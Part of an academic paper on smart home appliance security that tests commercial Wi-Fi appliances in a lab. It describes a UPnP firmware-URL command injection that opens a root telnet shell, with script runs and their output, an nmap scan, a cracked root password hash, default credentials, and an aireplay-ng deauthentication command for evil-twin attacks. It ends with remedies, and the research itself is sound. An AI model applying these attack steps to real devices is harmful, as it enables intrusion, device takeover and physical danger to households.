both directly to their owners as well as to various cloud services.

IoT is considered the third information revolution, the first two being the emergence of the Internet in the 90s and social networking in this century. In the Internet of today, nearly all information is originally created by humans, by typing text, taking digital pictures or in some other form of recording information. In the near future, data produced by things will exceed human-produced data and humans will become the minority as both data generators and users (Atzori et al. 2010).

In order to achieve a ubiquitous presence, the things need to overcome many obstacles. The things need to reach a sufficient level of capability, but still need to conform to certain limitations. The key abilities of the devices can be compacted into three groups: cyber-physical, computation, and communication. The cyber-physical capabilities of the devices are dictated by each individual use case. The computational and communication capabilities of the devices are subject to certain constraints in many use cases, so they need be explained further.

Some of the root causes of constraints in the devices' computational and communication capabilities are cost, existing infrastructure, and physical size requirements. For example, if a device cannot be main-powered and has a strict requirement for small size, constraints exist for power usage, which leads to constraints on computation capability and sets restrictions on the communication capabilities as well. Since both computation and communication consume energy, fully featured devices are not always an option. The cost perspective is not always as predominant these days, since the price of fully featured devices has plummeted. A good example of this is the Raspberry Pi Zero, a fully featured computer with a price set to 5 US dollars.

From the communication perspective, the devices can first be divided into two groups: resource-rich devices able to conduct communications using a common Internet stack of protocols and resource-constrained devices that need special protocols for communication. As mentioned before, the constraints of the latter, devices can be caused by limited power, processing capabilities or available memory. The constrained devices can use a special set of protocols to connect to IP-based networks such as 6LoWPAN or use non-IP-based Machine-to-Machine protocols. This gives us a three-tier categorization in the network level for IoT devices, as suggested by Kim et al. (2014).

2.2 *Smart Home Appliances*

Consumer electronics with communication and physical control abilities have not been in the spotlight of academic IoT research. But in the market, more and more of these devices are surfacing from many leading manufacturers of consumer electronics. The reasoning behind adding smart controls to consumer electronics such as refrigerators and washing machines is often that it would allow better home and energy management (Gubbi et al. 2013), as well as improve convenience , comfort,

and safety (Ersue et al. 2015). The functionality of the devices is, in most cases, the ability to remotely control and monitor the appliance, but in many cases the functionality is still pretty basic. Some devices support IoT platforms, such as If-This-Then-That (IFTTT), that enable the users to compose automated functionality for the devices. These platforms in most cases are not at a mature level, and gaps can be found among others in interoperability, since a consensus on standardized communications protocol to enable interfacing with heterogeneous devices has not been reached between the manufacturers and the developing communities (Mineraud et al. 2016).

2.3 Home Networking

The presence of Wi-Fi in homes has grown substantially over the last decade, and together with 4G/LTE Internet access, it is only natural that these technologies have been in the forefront of smart consumer electronics applications. In the design of Wi-Fi-based devices, the assumption is that the collected information is only used by the direct owners of the network (Gubbi et al. 2013). Most of the smart appliances on the market today use Wi-Fi as their primary means of communication. In some products, other forms of communication such as ZigBee are used for communication between devices, but these products are usually sold in sets that include a gateway device.

The management and configuration of home automation networks can be provided in three different ways: by professionals who install the hardware, by third-party service providers, or by the residents themselves (Ersue et al. 2015). Most of the smart home appliances fall into the last category. Most devices do not have user interfaces for setup or control, but the initial setup is typically done with provided applications, which in many cases are smartphone applications. The typical workflow of setting up a device is as follows. The device opens a Wi-Fi access point on which the smartphone is then connected and the credentials for the home Wi-Fi-network are provided for the device. When the setup procedure is complete, the device connects to the home network. After setup, the devices can be controlled through the application or other platforms they support.

The security of the home network is essential for the security of the IoT devices. Wi-Fi is a way to interact with the device, both for the owner and the attacker. A home network is often an easier attack target than a business network. The basic security difference between Wi-Fi networks was noted in a warwalking study in Auckland, New Zealand. In a wardriving or warwalking session, a computer is carried through an area and collects data about the wireless networks it perceives (Kyaw et al. 2016; Eldaw et al. 2013). A few studies have looked into what security protocols are used: more secure ones, such as WPA2 and WPA, unsafe ones, such as WEP, or even a plain open network. In Auckland's Central Business District, 77% of WLANs used

secure WPA2, whereas in suburban areas, roughly 60% used it (Kyaw et al. 2016). Another study got similar results in suburban areas: about 60% of networks in a residential area were effectively secured using WPA2 Enterprise, WPA2 Personal, or WPA Enterprise (Kyaw et al. 2016).

Securing a network is not an easy task in business environments, even for professionals and home networks have their own unique weaknesses. Even when communication is secured by WPA2, home networks are less controlled than those of companies. For example, a home network is more prone to infecting malware (Denning et al. 2013). In particular, new, unchecked devices, such as guests' mobile devices, are possible entry points for malware to enter the system (Denning et al. 2013). There are many ways to interfere with the Wi-Fi's functionality or breach its security. The most current attacks that threaten the security are eavesdropping and intercepting the communication, brute force attacks to gain an access point's (AP) password, attacking security protocol's functionality, and misconfiguring the systems (Radack and Kuhn 2012).

2.4 Attack Vectors

Various attack vectors against smart home devices can be identified. The service provided by smart home appliances can often be rather easily denied by overpowering their limited computing power with packet floods. Besides creating annoyance and loss of comfort for the users, in some cases, this might create a risk in the physical world, e.g., allowing unauthorized access to locked spaces. The devices can also be controlled with protocol attacks. Ronen et al. (Black Hat 2016) have demonstrated how to take control of a smart lighting system remotely from several hundreds of meters away by exploiting vulnerabilities in the ZigBee Light Link protocol.

In some cases, the devices can temporarily or permanently be forced into joining other networks, and thus to reveal information regarding the original network to the attacker. This might also allow the attacker to install malicious software in the devices. When the device is allowed to rejoin the original network, the attacker has a persistent entry point to the protected parts of this network. With access to the network, the attacker might perform other actions, e.g., disable services or install malicious software. Of course, the controlled devices could be used to perform Distributed Denial of Service (DDoS) attacks toward other systems, as has been shown recently in attacks against websites (KrebsOnSecurity 2016) and DNS providers (Dyn Statement 2016).

Forcing the devices to join another network could begin a Man-in-the-Middle (MitM) attack. In this kind of attack, the attacker places himself or herself between two communicating victims. All communication goes through the attacker's system, and he or she can eavesdrop on it, modify it and prevent messages reaching the other party. In International Telecommunication Union's definition of cybersecurity, three factors should be secured: confidentiality, integrity, and availability (International

Telecommunication Union 2008). This triad is often abbreviated as CIA. The Man-in-the-Middle attack endangers these aims. The data is no longer confidential, as the attacker can record all and has gained access to it. Integrity is also compromised, as all data are going through the attacker's system, which can alter the data. Finally, data's availability is endangered, as the attacker can choose to prevent certain data from reaching the others.

3 Research on Smart Home Appliance Security

Our research was performed in a telecommunications laboratory over a family of smart home appliances that can be controlled with an app on a smartphone over Wi-Fi or through cloud-based services. The devices were purchased off the shelf of a local home appliance shop and connected to the laboratory network per the user manuals of each device. The common connection method was to first allow the device to create a Wi-Fi access point, then to join this network with a mobile phone, and last to instruct the device to join the laboratory network.

The laboratory network was connected to the Internet with a desktop computer acting as router and a Wi-Fi gateway. This setup allowed packet capture on the router and complete control over Wi-Fi traffic. The setup for the laboratory experiments is described in Fig. 1.




Fig. 1 Laboratory setup

Table 1 Default open ports on the devices

Device	Open TCP ports	Open/filtered UDP ports
A programmable relay	53, 49153	53, 67, 1900
A motion detector	53, 49153, 49154	53, 1900, 49212
An electricity switch	53, 49153	53, 1900
A crockpot	53, 49153, 49155	53, 67, 1900, 18081
A coffee maker	53, 49153, 49154	53, 68, 1900, 4000

3.1 Attacks within the same network

In November 2015, Hart (2015) published a remote attack against this type of device allowing an attacker to gain root shell access to them. An unsanitized input string to a method on the device was used to execute commands to open a telnet daemon. A firmware update fixing the vulnerability was released by the manufacturer in May 2015.

A number of similar devices were acquired for further research: a coffee maker, a crockpot, an electricity switch, a motion detector, and a programmable relay. The devices were installed into a laboratory network as instructed by the manufacturer. The network traffic generated during the install process was recorded at the Wi-Fi gateway and examined later. Port scans of each of the five types of device tested revealed multiple open TCP and UDP ports on the devices, as shown in Table 1.

A closer look at the ports listed and the recorded network traffic reveals the control interface of the devices in the 4915x ports. The interface uses HTTP/SOAP protocol to interact with the smartphone controlling the devices. A TCP SYN flood attack on the control interface allows an attacker to perform a simple but efficient Denial of Service (DoS) against the device. Such an attack requires a restart of both the device and the smartphone app to recover. As easy as it is to perform this attack once within the network, the result is to be expected, as the computers in the appliances are low-specified, and thus not able to compete with a desktop computer using all its power flooding the packages into the network. Interestingly, having recovered from such an attack, the devices alter their control interface port from 49153 to 49155 or vice versa in order to avoid being immediately affected by the same attack should it continue.

As per the UPnP standards, the devices advertise their services and methods into the network they are connected to. This functionality and the unencrypted protocol used allow anyone with access to the same network to perform these methods, e.g., to query firmware versions in the installed devices or, e.g., turn on the heat on a crockpot with properly formatted HTTP/SOAP requests. The firmware versions reported by the devices using these method calls are reported in Table 2.

Table 2 Device firmware versions

Device	Firmware version
A programmable relay	2.00.9898
A motion detector	2.00.1700
An electricity switch	2.00.1700
A crockpot	2.00.6461
A coffee maker	2.00.5607

Hart used a method called “SetSmartDevInfo” with a parameter “SmartDevUrl” to compromise the device (Hart 2015). The presented procedure was not directly replicable, because the laboratory devices did not include a telnetd binary. This was probably due to different firmware versions between ours and Hart’s devices. However, a functioning command injection allowing an attacker, e.g., to reboot the devices remotely was found, thus confirming the findings on four of the five devices. The one device not found to be vulnerable to the attack was the programmable relay with firmware version 9898, newer than the one mentioned by Hart, thus further confirming the results found.

Later experimentation with various commands revealed a Linux system being run on the devices. Having access to execute commands and read responses on the network, a web server root directory was discovered, and thus details of the system, directory listings, and executable binaries could be retrieved through the control interface web service. The examination of the binary files revealed the architecture of the devices to be based on MIPS processors and the shell to be busybox. The file listings also included wget, a command-line application for retrieving files from the network.

Busybox is a multi-call binary shell with many optional functions to be compiled into. Apparently, the version included in our devices did not have all the features Hart’s version had, and thus did not respond to telnetd commands. The earlier results enabled us to instruct the device to retrieve a pre-compiled complete version of busybox from the network and run it on the device, allowing us to open a telnet port with a root shell. This worked only on the devices with firmware versions before 8643. The bug being absent in later versions was reported by Hart (2015), and these new findings confirm both the vulnerability and the fix.

Several other methods were found to be similarly vulnerable to the unsanitized URL handling. Simple shell scripts for demonstrating the vulnerability and allowing remote root access were created. An example of such a script utilizing a firmware update URL being run and a transcript of this are shown below:

```

./upnp-firmwareversion.sh 192.168.16.194 49153
HTTP/1.0 200 OKCONTENT-LENGTH: 361CONTENT-TYPE: text/xml; charset="utf-8"DATE: Thu, 03 Mar 2016 13:41:51 GMTEXT:SERVER: Linux/2.6.21, UPnP/1.0, Portable SDK for UPnP devices/1.6.6X-User-Agent: redsonic<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:GetFirmwareVersionResponse xmlns:u="urn::service:firmwareupdate:1"><FirmwareVersion>FirmwareVersion: WW_2.00.1700.PVT|SkuNo:Plugin Device</FirmwareVersion></u:GetFirmwareVersionResponse></s:Body> </s:Envelope>

./open-telnet-firmware.sh 192.168.16.194 49153
HTTP/1.0 200 OK
CONTENT-LENGTH: 285CONTENT-TYPE: text/xml; charset="utf-8"
DATE: Thu, 03 Mar 2016 13:42:06 GMT
EXT:SERVER: Linux/2.6.21, UPnP/1.0, Portable SDK for UPnP devices /1.6.6X-User-Agent: redsonic

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:UpdateFirmwareResponse xmlns:u="urn::service:firmwareupdate:1"><status>success</status></u:UpdateFirmware Response></s:Body> </s:Envelope>

nmap 192.168.16.194
Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-03 13:40 EET
Nmap scan report for 192.168.16.194
Host is up (0.0095s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
53/tcp    open  domain
49153/tcp open  unknown
MAC Address: EC:1A:59:79:A4:39 ()
Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds

```

As can be seen from the transcripts, the first script run calls the method “GetFirmwareVersion” to which the device responds with details and the version of its firmware. The second script then sends an URL within a firmware update method parameter containing shell commands wrapped in a command substitution instruction (Command Substitution 2016). The device does not sanitize the input URL, but rather executes these commands as they are. The port scan afterward reveals an open telnet port that is connected to a password-less root login, allowing complete remote control over the device.

The attack could be spread further. With complete control over the device, other vulnerable devices could easily be found and compromised in the same Wi-Fi. We could also create a service on the compromised device offering the fully featured shell binary of the injected version of busybox. This way, the new compromised devices would get all the tools of busybox fast, even without connection to the Internet and possibly from multiple sources.

Complete control of the device also allows unrestricted access to its file system. This allows any file to be served through the control interface web service, or through

Table 3 /etc/passwd

Lines in /etc/password	
root:\$1\$\$CoERg7ynjYLsj2j4glJ34.:0:0:root:/tmp:/bin/sh	

Table 4 Partitions using command dmesg|grep ^0x0

Address	Description
0x0000.0000–0x0005.0000	“uboot”
0x0005.0000–0x007c.0000	“A—Kernel and Rootfs”
0x0015.0000–0x007c.0000	“A—Rootfs”
0x007c.0000–0x00f3.0000	“B—Kernel and Rootfs”
0x008c.0000–0x00f3.0000	“B—Rootfs”
0x00fe.0000–0x00 ff.0000	“Nvram”
0x00 ff.0000–0x0100.0000	“User_Factory”
0x0004.0000–0x0005.0000	“Factory”
0x00f3.0000–0x00fd.0000	“Manufacturer_settings”
0x0030.0000–0x0004.0000	“Uboot_env”

any other service started for this purpose./etc/passwd is a file containing the user-names and passwords of the system. An electricity switch with firmware version 1700 has its contents shown in Table 3 in the/etc/passwd file.

Running the John the Ripper password cracking tool against the /etc/passwd file reveals the very simple credentials of “root:admin” within seconds, even using just the default options of the password cracking tool. In later firmware versions, a more complex password has been used.

With root access to devices, both mounted and unmounted file systems and partitions could be read and dumped to other computers over the network using ftpput commands and reading directly off the device file. A total of ten file system partitions was discovered in the device. The mounted file systems include /dev/mtdblock2 of type squashfs (rw), /dev/mtdblock8 of type jffs (rw) and ramfs on /tmp. Further examination revealed the rest of the partitions, shown in Table 4.

The partition types further revealed details of the system, showing that the device utilizes a Uboot-system and stores two firmware versions labeled “A” and “B” concurrently. Which one is to be used when booting the device is selected by a setting stored within /dev/mtdblock0. The settings used in normal operation of the device were found to be stored in /dev/mtdblock5, the Nvram partition, with some examples shown in Table 5. Other bits of information not shown include the SSID of the network the device is connected to and the firmware version currently installed, among many others. With some knowledge, the device can rather easily be tricked into thinking that it has the newest firmware available, and thus prevent it from being updated, granting the attacker persistent access to the infected systems.

Table 5 Stored password settings

Strings mtd5 grep-i pass
ppp0_pppoe_passwd=
ppp1_pppoe_passwd=
pppoe_password=
pptp_password=
l2tp_password=
bigpond_password=
wl0_authRadiusPasswd=
ipsec_passthru_enabled = 1
pptp_passthru_enabled = 1
l2tp_passthru_enabled = 1
httpd_password = admin
mradius_password = admin
ddns_password=
login_password = d41d8cd98f00b204e9800998ecf8427e
http_passwd = d41d8cd98f00b204e9800998ecf8427e
ClientPass = eJLIIg7WxAOpilzZ62T95w==

3.2 Man-in-the-Middle Attacks

In a MitM attack, all communication between the victim and other parts of the network goes through the attacker's system, and he or she can eavesdrop on it, modify it and prevent messages from reaching the other party. The MitM attacks have been an effective attack for a long time (Prowell et al. 2010). MitM was listed as the fifth most common technique used in data breaches in Verizon's data breach report of 2011 (Baker et al. 2011). The most common technique was the use of stolen credentials. Next frequent were three types of malware: those capturing data, those sending data from outside the system, and those that install other malware or updates into the targeted system.

Cybersecurity's three factors, abbreviated as CIA, are all endangered by MitM. These factors are confidentiality, integrity, and availability. Prowell, Kraus, and Borkin use the children's game of "telephone" to demonstrate this type of network attack. Children are in a circle or row, and the first child sends a message to the last child by telling the message to the next child, who then tells it to the next until the last child gets the message and says it aloud. In this game, an attacker, a mischievous child, could slip between the others. He or she would hear the message and could then relay the message untouched, modify it to be funnier, or refuse to relay the message to the next child altogether.

As in the telephone game, data's availability is endangered, as the attacker can choose to prevent certain data from reaching others. The data is no longer confidential, as the attacker can record all. Finally, integrity is compromised, as all data are going through the attacker's system, which can alter the data.

However, encryption can secure integrity and confidentiality. If communication is encrypted, the attacker can't read the contents of the messages. Therefore, the actual data stay confidential. Also, it is practically impossible to change encrypted data, so

that the recipient would believe it to be a valid message. Dropping data packets is still an option, so availability can still be threatened.

An MitM attack is a broad attack type that can be used on various levels of communication, as Conti, Dragoni, and Lesyk have examined in their survey (Conti et al. 2016). This research focused on Wi-Fi, as all examined appliances used it as their main way of communicating: they connected to home networks wirelessly and even set themselves an open Wi-Fi for initial setup. An MitM attack can be initiated in a Wi-Fi by setting up an access point as an evil twin, and getting the victim to connect to it. Once connected, the data can be accessed and manipulated by the attacker.

An AP posing as another is called an evil twin, or sometimes a rogue or fake AP (Kumar and Paul 2016). In a Wi-Fi network, devices are connected to an access point that is identified by its SSID and BSSID (Kumar and Paul 2016). SSID is the network name and BSSID is the AP's MAC address. These both can be easily spoofed and an attacker can pose as a genuine AP (Lanze et al. 2015; Sheng et al. 2008). Often, the evil AP needs to be physically closer to the victim, or otherwise send stronger signals, as users often connect to the strongest signal indicated by Received Signal Strength Indication (RSSI) (Mustafa and Xu 2014; Song et al. 2010).

3.3 Experiment Design

Seven devices' resilience against an attempted MitM attack were tested, specifically one using an evil twin of a Wi-Fi AP. There were seven targeted devices, the original AP to which they were connected, an evil twin access point and attacking laptop.

The seven devices were a coffee maker, a crockpot, which is also known as a slow cooker, an electricity switch, a motion detector, a programmable relay and two smartphones based on Android and Windows Phone. They were all connected to the original AP at the beginning of each test. The target devices were tested one by one and moved approximately 20 m away from the original AP, closer to the evil twin. This was to ensure that the signal of the evil twin was stronger than the original's. The evil twin was a regular AP with its SSID set to same as that of the original AP. The evil twin's setup page was monitored to see whether a targeted device had connected to the evil twin AP. The attacking laptop was used to drop devices off the original Wi-Fi. This design is visualized in Fig. 2. Deauthentication was done using the aireplay-ng command of the aircrack-ng program suite. The exact command to drop off the devices was

```
aireplay-ng -0 0 -a 00:0D:0B:67:83:CB -c 94:10:3E:5A:47:19 wlan1
```

The aim was to determine whether the devices would connect to an open Wi-Fi, or to a secured one that had the same security protocol as the original AP, in this case, WPA2. Different methods were tested to make a device switch from the original AP to the evil twin. The first technique was deauthentication. The attacking laptop continuously sent deauthentication messages to the original Wi-Fi network,




Fig. 2 The design of an Evil Twin attack. Target device is dropped out of the original access point's network with deauthentication messages. Then, the target is likely to connect to the access point's evil twin

disconnecting the device from the network and preventing reconnection. Next, the original AP was shut down. The last test was to keep the original Wi-Fi down and momentarily cut the power from the target.

3.4 Results

The devices, appliances and phones, were tested for two evil twin types: an open one and a secure one. These are marked as the rows of Table 6. The columns signify the efforts needed to make a device connect to the evil twin, and the last one is for devices that wouldn't connect to said network at all. Devices are listed by the easiest category in which they connected to the evil twin. Setting up an open network is easier for an attacker than figuring out the password of the original AP. So, if a device connects to an open evil twin, the device is listed on that row in the table. The efforts listed in columns grow more difficult to accomplish as they get to the right. Deauthentication is the easiest method to use, and turning the original AP off and rebooting the target device is the hardest. So, the coffee maker is the weakest link, needing only deauthentication to enter an open Wi-Fi. It isn't listed in any other cell, as it already connected in an easier scenario. The most secure devices, the electricity switch, the motion detector and the Windows phone, are in the lower right, as they didn't connect in any situation.

First, the evil twin was set up as an open Wi-Fi that had the same name as the original network. No device connected to the evil twin at this point. Then, the laptop sent deauthentication messages to the original Wi-Fi in order to disconnect the targeted device from the original AP and prevent it from reconnecting. Unable to form a connection to the original AP, the coffee maker connected to the evil twin.

Table 6 Successful evil twin attacks

	Open Wi-Fi and deauthentication	Open Wi-Fi and orig. AP off and device rebooted	WPA2 and deauthentication	WPA2 and original AP off	WPA2 and original AP off and target device rebooted
Coffee maker	X	X	X	X	X
Crockpot	-	-	X	X	X
Android phone	-	-	-	X	X
Electricity switch	-	-	-	-	-
Motion detector	-	-	-	-	-
Programmable relay	-	-	-	X	X
Android phone	-	-	-	-	-
Windows phone	-	-	-	-	-

This is the most worrying scenario, as the attacker doesn't need the original Wi-Fi's password, he or she only needs to know the SSID. Connecting to a similarly named open network is a dangerous solution, as open networks are inherently insecure. One comforting result was that other devices didn't connect to the open Wi-Fi. Even shutting down the original AP and rebooting the devices didn't make the more secure devices connect to an unsafe network.

Next, the evil twin used the same security protocol, WPA2, that the original AP used. The Wi-Fi password was the same in both networks. A deauthentication attack made the crockpot switch to the evil twin, and shutting down the original AP altogether caused the programmable relay to connect to the evil twin. The switch, the motion detector, and the smartphones didn't connect to the evil twin in any tested situation.

4 Discussion and Conclusions

Though small, cheap and not very powerful as single devices, smart home appliances, as well as all IoT devices, can cause great harm if they are out of control. Damages can be money loss, damage to property, damage to lives or disabled information systems. A crockpot could induce monetary loss if it was hacked. We have shown that it is possible for an attacker to gain access to a poorly protected network or even force the devices onto other networks and then take full or partial control of the devices. Thus, a crockpot could be turned on when no one is at home or during the night. Over time, the owner would pay the price for the electricity spent for nothing.

Property and even human lives would be endangered if said crockpot were to be set to heat up as hot as possible and something easily flammable was too near.

The risk induced for information systems is often overlooked, but compromised smart appliances can be used as entry points for going further into the protected network. From within the network, other vulnerable devices could easily be found and compromised. To automate this process and spread the infection within the network, a worm could be created. Detecting such a worm would be rather difficult, as varying ports, timings and even protocols could be used to distribute the worm. To counter this, strict controls and detection mechanisms should be implemented within the Wi-Fi network.

The breached devices can also harm systems outside their Wi-Fi network. As of late, there have been some massive DDoS attacks performed with huge botnets consisting of home routers, security cameras, digital video recorders, and other IoT devices. The botnets have generated traffic reaching close to a terabyte per second (Woolf 2016). The first analysis has already revealed that this has been made possible by the liberal default settings on the devices and the lack of awareness of the end users (Newman 2016; Caltum and Segal 2016). The number of affected devices in the wild has already reached millions. Fixing either of the causes, the liberal and widely known default settings of the devices or the security awareness of the end users, would very much improve the situation.

As shown, smart home devices have known vulnerabilities and cause a threat to physical surroundings and services on the Internet. Some simple remedies can, however, be found. Updating software and good passwords go a long way.

To use UPnP messages to turn on a coffee maker, the attacker needs to be in the same local network. This is easy if the network is wireless and doesn't use secure protocols; the attacker just logs in. If the Wi-Fi is secured, the attacker could try using an open evil twin. This way, there is no need to know the password or other authentication methods. At this point, the examined coffee maker would be in the attacker's control.

Brute forcing the AP's password is one way to try and enter a Wi-Fi. A good password is the precaution one can take. Depending on the attacker's motives, the password could be used to perform an MitM attack with the crockpot connected to this kind of evil twin. Physical access gives the attacker a new attack vector. Shutting down the original AP got two devices to switch to the fake Wi-Fi.

4.1 Future Work

Vulnerability of the Wi-Fi network enables the attacks discussed in this paper and many others. Whether this knowledge is taken to heart by the end users could be looked into by surveying how many homes or small offices use WPA2 or other encryption systems. Wardriving could collect valuable data of these usage rates.

In the light of the recent large botnet attacks, it would be interesting to search for possibilities to detect if your device is breached and has been used in DDoS attacks.

Securing devices could be looked into on a larger scale, such as how quickly manufacturers release updates that fix found vulnerabilities. Another direction for further research would be firmware analysis, possibly with automated or semiautomated tools such as Costin has used in his research (Costin 2015).

4.2 Remedies

The network for smart home devices can and should be protected as well as any other computer network. Basics like using encryption such as WPA2 in wireless networks and good passwords make any network a harder target for an attacker to gain access to. Also, the network could be further secured by utilizing the latest encryption mechanisms available and other restrictive methods, such as device MAC filtering, network segmentation, and firewalls. Also, intrusion detection systems (IDS) and intrusion prevention systems (IPS) should be implemented, if not at every users' home, then at least by the operator, to alarm the user or to monitor anomalous behavior within the network.

Updating the devices is crucial. If the studied devices were up to date, an attacker would not gain access to them, even with access to the network. Many smart home devices have updated firmware and software available, and the updates should be installed, even considering the risk of losing some functionality. In the long term, manufacturers should be paying more attention to updates and especially to the default settings of the devices. Unique default passwords and disabling remote access by default will provide a great increase in security, with some, rather small, discomfort to the users.

However, all the technical protection mechanisms implemented within the network can be circumvented if the attacker has physical access to the devices or the network infrastructure. Thus, this access must be limited to the persons necessary with physical limitations, including proper placement and locking mechanisms.

In summary, protect the network the devices are connected to, disable physical access to both the devices and the network, and keep the devices updated to protect your smart home.

References

- Abomhara M, Køien GM (2014) Security and privacy in the Internet of Things: current status and open issues. In 2014 international conference on privacy and security in mobile systems (PRISMS), pp 1–8
- Ashton K (2009) That 'Internet of Things'. RFID J <http://www.rfidjournal.com/articles/view?4986>. Accessed 18 Aug 2016
- Atzori L, Iera A, Morabito G (2010) The internet of things: a survey. Comput Netw 54(15):2787–2805

- Baker WH, Hylander A, Pamula CD, Porter J, Spitler CM (2011) Data breach investigations report. Verizon RISK Team. https://www.researchgate.net/profile/Wade_Baker/publication/265027624_2011_Data_Breach_Investigations_Report_AUTHORS/links/5630d9ac08ae13bc6c35312c/2011-Data-Breach-Investigations-Report-AUTHORS.pdf, pp 1–72
- Black Hat (2016) Let's See What's Out There—Mapping the Wireless IOT
- Black Hat (2016) A Lightbulb Worm?
- Caltum E, Segal O (2016) SSHowDowN: exploitation of IoT devices for launching mass-scale attack campaigns. <https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/sshowdown-exploitation-of-iot-devices-for-launching-mass-scale-attack-campaigns.pdf>. Accessed 14 Oct 2016
- Command substitution. <http://www.tldp.org/LDP/abs/html/commandsub.html>. Accessed 26 Oct 2016
- Conti M, Dragoni N, Lesyk V (2016) A survey of man in the middle attacks. *IEEE Commun Surv Tutor* 18(3), 2027–2051
- Costin A (2015) Large Scale Security Analysis of Embedded Devices' Firmware. TELECOM ParisTech
- Denning T, Kohno T, Levy HM (2013) Computer security and the modern home. *Commun ACM* 56(1):94–103
- Dyn Statement on 10/21/2016 DDoS Attack | Dyn Blog. <http://dyn.com/blog/dyn-statement-on-10212016-ddos-attack/>. Accessed 26 Oct 2016
- Eldaw E, Zeki AM, Senan S (2013) Analysis of wardriving activity and WiFi access points. In: Shaikh FK, Chowdhry BS, Ammari HM, Uqaili MA, Shah A (eds) *Wireless sensor networks for developing countries*. Springer, Heidelberg, pp 51–59
- Ersue M, Romascanu D, Schoenwaelder J, Sehgal A (2015) Management of networks with constrained devices: use cases. RFC Editor, RFC7548, May 2015
- Gartner Says 6.4 Billion Connected. Gartner, Inc. Newsroom. <http://www.gartner.com/newsroom/id/3165317>. Accessed 18 Aug 2016
- Gubbi J, Buyya R, Marusic S, Palaniswami M (2013) Internet of Things (IoT): a vision, architectural elements, and future directions. *Future Gener Comput Syst* 29(7):1645–1660
- Hart B (2015) My SecTor Story: Root Shell on the Belkin WeMo Switch,” The State of Security, 25-Nov-2015. <http://www.tripwire.com/state-of-security/featured/my-sector-story-root-shell-on-the-belkin-wemo-switch/>. Accessed 24 Aug 2016
- International Telecommunication Union, “X.1205: Overview of cybersecurity”. ITU, April 2008
- ITU internet reports 2005: The Internet of Things. <http://www.itu.int/pub/S-POL-IR.IT-2005/e>. Accessed 21 Sep 2016
- Kim J, Lee J, Kim J, Yun J (2014) M2 M service platforms: survey, issues, and enabling technologies. *IEEE Commun Surv Tutor* 16(1):61–76
- KrebsOnSecurity Hit With Record DDoS—KrebsonSecurity 2016
- Kumar A, Paul P (2016) Security analysis and implementation of a simple method for prevention and detection against Evil Twin attack in IEEE 802.11 wireless LAN. In 2016 international conference on computational techniques in information and communication technologies (ICCTICT), pp 176–181
- Kyaw AK, Tian Z, Cusack B (2016) Wi-Pi: a study of WLAN security in Auckland City. *Int J Comput Sci Netw Secur IJCSNS* 16(8):68–80
- Lanze F, Panchenko A, Ponce-Alcaide I, Engel T (2015) Hacker's toolbox: detecting software-based 802.11 evil twin access points. In 2015 12th annual IEEE consumer communications and networking conference (CCNC), pp 225–232
- Madakam S, Ramaswamy R, Tripathi S (2015) Internet of Things (IoT): a literature review. *J Comput Commun* 03(05):164–173
- Mattern F, Floerkemeier C (2010) From the internet of computers to the internet of things. In *From active data management to event-based systems and more*. Springer, pp 242–259
- Mineraud J, Mazhelis O, Su X, Tarkoma S (2016) A gap analysis of Internet-of-Things platforms. *Comput Commun*

- Mustafa H, Xu W (2014) CETAD: detecting evil twin access point attacks in wireless hotspots. In 2014 IEEE conference on communications and network security (CNS), pp 238–246
- Newman LH (2016) Akamai finds longtime security flaw in 2 million devices, WIRED. <https://www.wired.com/2016/10/akamai-finds-longtime-security-flaw-2-million-devices/>. Accessed 14 Oct 2016
- Powell S, Kraus R, Borkin M (2010) Seven deadliest network attacks. Elsevier
- Radack S, Kuhn R (2012) Protecting wireless local area networks. *IT Prof* 14(6):59–61
- Sarma S, Brock DL, Ashton K (2000) The networked physical world. Auto-ID Cent White Pap MIT-AUTOID-WH-001
- Sheng Y, Tan K, Chen G, Kotz D, Campbell A (2008) Detecting 802.11 MAC layer spoofing using received signal strength. In The 27th conference on computer communications IEEE INFOCOM 2008
- Song Y, Yang C, Gu G (2010) Who is peeping at your passwords at Starbucks?—To catch an evil twin access point. In 2010 IEEE/IFIP international conference on dependable systems networks (DSN), pp 323–332
